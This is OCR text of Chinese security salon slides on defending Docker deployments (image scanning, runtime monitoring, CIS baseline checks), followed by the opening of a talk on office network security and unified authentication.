
- 基于用户角色的访问控制（RBAC）
- 所有访问Registry服务的操作均被记录，便于日后审计

HARBOR™

https://github.com/vmware/harbor

Docker镜像安全

Docker镜像扫描



- Container config — 基线扫描
- App layer — 代码安全扫描
- Middleware layer
- Host layer


CVE漏洞扫描

Docker镜像安全

Docker镜像扫描

- Docker Security Scanning
- CoreOS Clair
- Anchore

	Clair	Anchore
命令行	✓	✓
API调用	✓	✓
Web界面	NO	✓
支持Kubernets	✓	✓
支持CI/CD	二次开发	✓ Jenkins插件
是否开源	完全开源	部分开源



https://github.com/coreos/clair
https://anchore.io/

Docker镜像安全

Docker镜像扫描工具的运营

CVE漏洞库完整性

- 特定操作系统
- 同步机制

扫描效率

- 并发量

快速定位


- 层layer
- 包名
- 文件路径

漏洞通知机制

- 邮件短信
- 及时告警

Docker运行时安全


Docker集中运维



Docker运行时安全

Docker日志收集


- 容器内占用资源多，logstash太笨重了
- 容器内日志文件定期清理



- 在容器内挂载日志卷
- 适合日志量较小的情况

Docker运行时安全

Docker日志收集---优化



- 通过API写入log-service
- 避免在宿主机或容器内部存储日志文件

Docker运行时安全

Docker安全监控

- 传统安全方案完全不适用


Docker运行时安全

Docker安全监控---流量

- 容器与外部互访流量
- 容器之间互访流量

- ✓ ICMP
- ✓ HTTP
- ✓ DNS
- ✓ MySQL
- ✓ PostgreSQL
- ✓ Redis
- ✓ Memcached
- ✓ MongoDB

https://www.elastic.co/cn/products/beats/packetbeat



Most frequent MySQL queries

query: Descending
SELECT intcol1,intcol2,intcol3,intcol4,intcol5,intcol6,intcol7,intcol8,intcol9,intcol10,charcol1,charcol2,ch
SELECT intcol1,intcol2,intcol3,intcol4,intcol5,charcol1,charcol2,charcol3,charcol4,charcol5,charcol6,cha
SELECT intcol1,intcol2,intcol3,intcol4,intcol5,intcol6,intcol7,intcol8,intcol9,charcol1,charcol2,charcol3,cl
INSERT INTO t1 VALUES (NULL,100669,332702450,660916487,67974802,573556837,'ipW5KkXdTjGCh2PNzLoeR0527frpQDQ8u
INSERT INTO t1 VALUES (NULL,1120090212,112526508,1625315128,1743768897,152059765,'dqYCp1NIXNHwBkTsAXo6jksWbz
INSERT INTO t1 VALUES (NULL,1804289383,846930886,1681692777,1714636915,1957747793,'vmC9127qJNm06sGB8R92q2j7v
INSERT INTO t1 VALUES (NULL,364531492,914600930,2085308422,531900034,1166437685,'SuKo4M5OM7ldvisSc6WK9rsG9E8
INSERT INTO t1 VALUES (NULL,831083598,1142699356,1718500113,822304435,1385952847,'uM4AMHY0BmXJ4TTmfOiqCj68z
INSERT INTO t1 VALUES (NULL,1066832056,232787891,1914020567,1192376263,725961688,'TpfJIwjeemwIeMLL8De6AogdtGl5
INSERT INTO t1 VALUES (NULL,1245093316,451326984,1535547597,2078549373,1863090086,'W4pIteXWds8oozL7DkOBfktOel

Slowest MySQL queries

query: Descending	Average responsetime
CREATE TABLE `t1` (id serial,intcol1 INT(32) ,intcol2 INT(32) ,intcol3 INT(32) ,intcol4 INT(32) ,intcol5 INT(32) ,intcol6 INT(32) ,intcol7 INT(32) ,intcol8 INT(32) ,intcol9 INT(32) ,charcol1 VARCHAR(128),charcol2 VARCHAR(128),charcol3 VARCHAR(128),charcol4 VARCHAR(128),charcol5 VARCHAR(128),charcol6 VARCHAR(128))	49.667
CREATE TABLE `t1` (id serial,intcol1 INT(32) ,intcol2 INT(32) ,intcol3 INT(32) ,intcol4 INT(32) ,intcol5 INT(32) ,intcol6 INT(32) ,intcol7 INT(32) ,intcol8 INT(32) ,charcol1 VARCHAR(128),charcol2 VARCHAR(128),charcol3 VARCHAR(128),charcol4 VARCHAR(128),charcol5 VARCHAR(128),charcol6 VARCHAR(128),charcol7 VARCHAR(128),charcol8 VARCHAR(128),charcol9 VARCHAR(128))	26.667
CREATE TABLE `t1` (id serial,intcol1 INT(32) ,intcol2 INT(32) ,intcol3 INT(32) ,intcol4 INT(32) ,intcol5 INT(32) ,intcol6 INT(32) ,intcol7 INT(32) ,intcol8 INT(32) ,intcol9 INT(32) ,charcol1 VARCHAR(128),charcol2 VARCHAR(128),charcol3 VARCHAR(128),charcol4 VARCHAR(128),charcol5 VARCHAR(128),charcol6 VARCHAR(128),charcol7 VARCHAR(128),charcol8 VARCHAR(128),charcol9 VARCHAR(128),charcol10 VARCHAR(128))	24.4
CREATE TABLE `t1` (id serial,intcol1 INT(32) ,intcol2 INT(32) ,intcol3 INT(32) ,intcol4 INT(32) ,intcol5 INT(32) ,intcol6 INT(32) ,intcol7 INT(32) ,intcol8 INT(32) ,charcol1 VARCHAR(128),charcol2 VARCHAR(128),charcol3 VARCHAR(128),charcol4 VARCHAR(128),charcol5 VARCHAR(128),charcol6 VARCHAR(128),charcol7	18.632

Docker运行时安全

Docker安全监控---异常行为

- 实时监控
- 基于可配置的规则

```
sysdig:~ $ sudo falco
Sat Jan 13 07:11:15 2018: Falco initialized with configuration file /etc/falco/falco.yaml
Sat Jan 13 07:11:15 2018: Parsed rules from file /etc/falco/falco_rules.yaml
Sat Jan 13 07:11:15 2018: Parsed rules from file /etc/falco/falco_rules.local.yaml

  0 Falco
sysdig:~ $

  1 Falco
```

https://sysdig.com/opensource/

Docker运行时安全

Docker安全监控---进程监控

curl -XGET --unix-socket /var/run/docker.sock http://v1.26/containers/48f/top


```
"Processes":
    [
        [
            "root","4692","4679","0","Sep04","?","00:00:00","/bin/bash /opt/docker-entrypoint.sh"
        ],
        [
            "root","4710","4692","0","Sep04","?","00:00:31","/usr/bin/python /usr/bin/supervisord --nodaemon -c /etc/supervisor/supervisord.conf"
        ],
        [
            "leon","4738","4710","0","Sep04","?","00:00:06","/opt/dionaea/bin/dionaea -u dionaea -g dionaea -c /opt/dionaea/etc/dionaea/dionaea.cfg"
        ],
        [
            "leon","4739","4710","0","Sep04","?","00:00:00","p0f -i any -u dionaea -Q /tmp/p0f.sock -q -l"
        ],
        [
            "root","4740","4738","0","Sep04","?","00:00:00","/opt/dionaea/bin/dionaea -u dionaea -g dionaea -c /opt/dionaea/etc/dionaea/dionaea.cfg"
        ],
        [
            "root","99270","99261","0","Sep06","pts/4","00:00:00","/bin/bash"
        ],
        [
            "root","113583","99270","0","00:19","pts/4","00:00:00","top"
        ]
    ],
"Titles":
    [
        "UID","PID","PPID","C","STIME","TTY","TIME","CMD"
    ]
```


Docker合规安全

基线标准---Docker

内核级别
Namespace
Cgroups
Selinux/APPArmor

主机级别
安全加固
为容器创建独立分区

网络级别
禁止映射特权端口
限制默认网桥上容器通信



镜像级别
创建本地镜像仓库
使用可信镜像
使用镜像扫描

容器级别
禁止运行SSH
禁止特权容器运行
启用守护进程TLS认证

其他设置
配置集中远程日志收集服务
定期对宿主机和容器进行安全审计

https://github.com/docker/docker-bench-security

Docker合规安全

```
[root@localhost docker-bench-security]# sh docker-bench-security.sh
# ------------------------------------------------------------------------------
# Docker Bench for Security v1.3.4
#
# Docker, Inc. (c) 2015-
#
# Checks for dozens of common best-practices around deploying Docker containers in production.
# Inspired by the CIS Docker Community Edition Benchmark v1.1.0.
# ------------------------------------------------------------------------------

Initializing Thu Sep  6 17:18:54 CST 2018


[INFO] 1 - Host Configuration
[WARN] 1.1  - Ensure a separate partition for containers has been created
[NOTE] 1.2  - Ensure the container host has been Hardened
[INFO] 1.3  - Ensure Docker is up to date
[INFO]      * Using 1.13.1, verify is it up to date as deemed necessary
[INFO]      * Your operating system vendor may provide support and security maintenance for Docker
[INFO] 1.4  - Ensure only trusted users are allowed to control Docker daemon
[WARN] 1.5  - Ensure auditing is configured for the Docker daemon
[WARN] 1.6  - Ensure auditing is configured for Docker files and directories - /var/lib/docker
[WARN] 1.7  - Ensure auditing is configured for Docker files and directories - /etc/docker
[WARN] 1.8  - Ensure auditing is configured for Docker files and directories - docker.service
[INFO] 1.9  - Ensure auditing is configured for Docker files and directories - docker.socket
[INFO]      * File not found
[INFO] 1.10 - Ensure auditing is configured for Docker files and directories - /etc/default/docker
[INFO]      * File not found
[WARN] 1.11 - Ensure auditing is configured for Docker files and directories - /etc/docker/daemon.json
[WARN] 1.12 - Ensure auditing is configured for Docker files and directories - /usr/bin/docker-containerd
```

Docker合规安全

基线标准---Kubernetes

- 主节点安全配置
  - ✓ etcd
  - ✓ kube-apiserver
  - ✓ kube-scheduler
  - ✓ kube-controller-manager
- 工作节点安全配置
  - ✓ Kubelet
  - ✓ kube-proxy

Docker安全展望

01

内核安全

与宿主机共享内核
但隔离不完全

02

Docker自身漏洞

可能存在的0-day

03

Webshell检测

- 挂载到宿主机上实时监测？Docker实例多，宿主机性能扛得住？
- 容器生命周期短

04

Docker攻击拦截

- 检测到攻击行为，如何拦截？采用什么技术手段

THANKS
2018 携程安全沙龙

聊一聊办公网安全建设

网易 / 沈明星

目录

1 办公网安全挑战

2 办公网安全建设框架

3 企业级实践经验

4 Q & A

挑战

人

人员复杂（实习、外包），流动性大，安全意识参差不齐

系统复杂

自研、采购、外包

企业文化

互联网企业相对比较宽松，员工反弹大

移动办公

家里、出差，办公室网络任意切


攻击面

网络，系统，人，环境

多部门合作

IT、安全、HR、行政等

办公网边界



IDC监控

- 划分区域
- 主机监控
- 数据库监控
- WAF
- ……

办公网络安全

- 基线
- 木马分析+全网扫描
- 主机日志分析
- 木马上线检测
- 钓鱼检测

边界流量监控

- IDS/IPS
- 全网流量数据记录

办公网络安全范围

- 有线网络 & 无线网络
- 办公区个人PC（台式机+笔记本）
- 自带笔记本等BYOD设备（手机，Pad，笔记本)
- 办公区服务器
- OA、HR、财务等内网系统
- 摄像头、门禁、车辆管理等系统
- 人和相关ID（正式员工，外包，实习生）

认证与授权

- 首先需要HR统一人员管理和ID
- 统一AD、邮箱账号和工号体系
- 统一3A
  - 统一认证处理
  - 统一授权管理
  - 统一进行审计

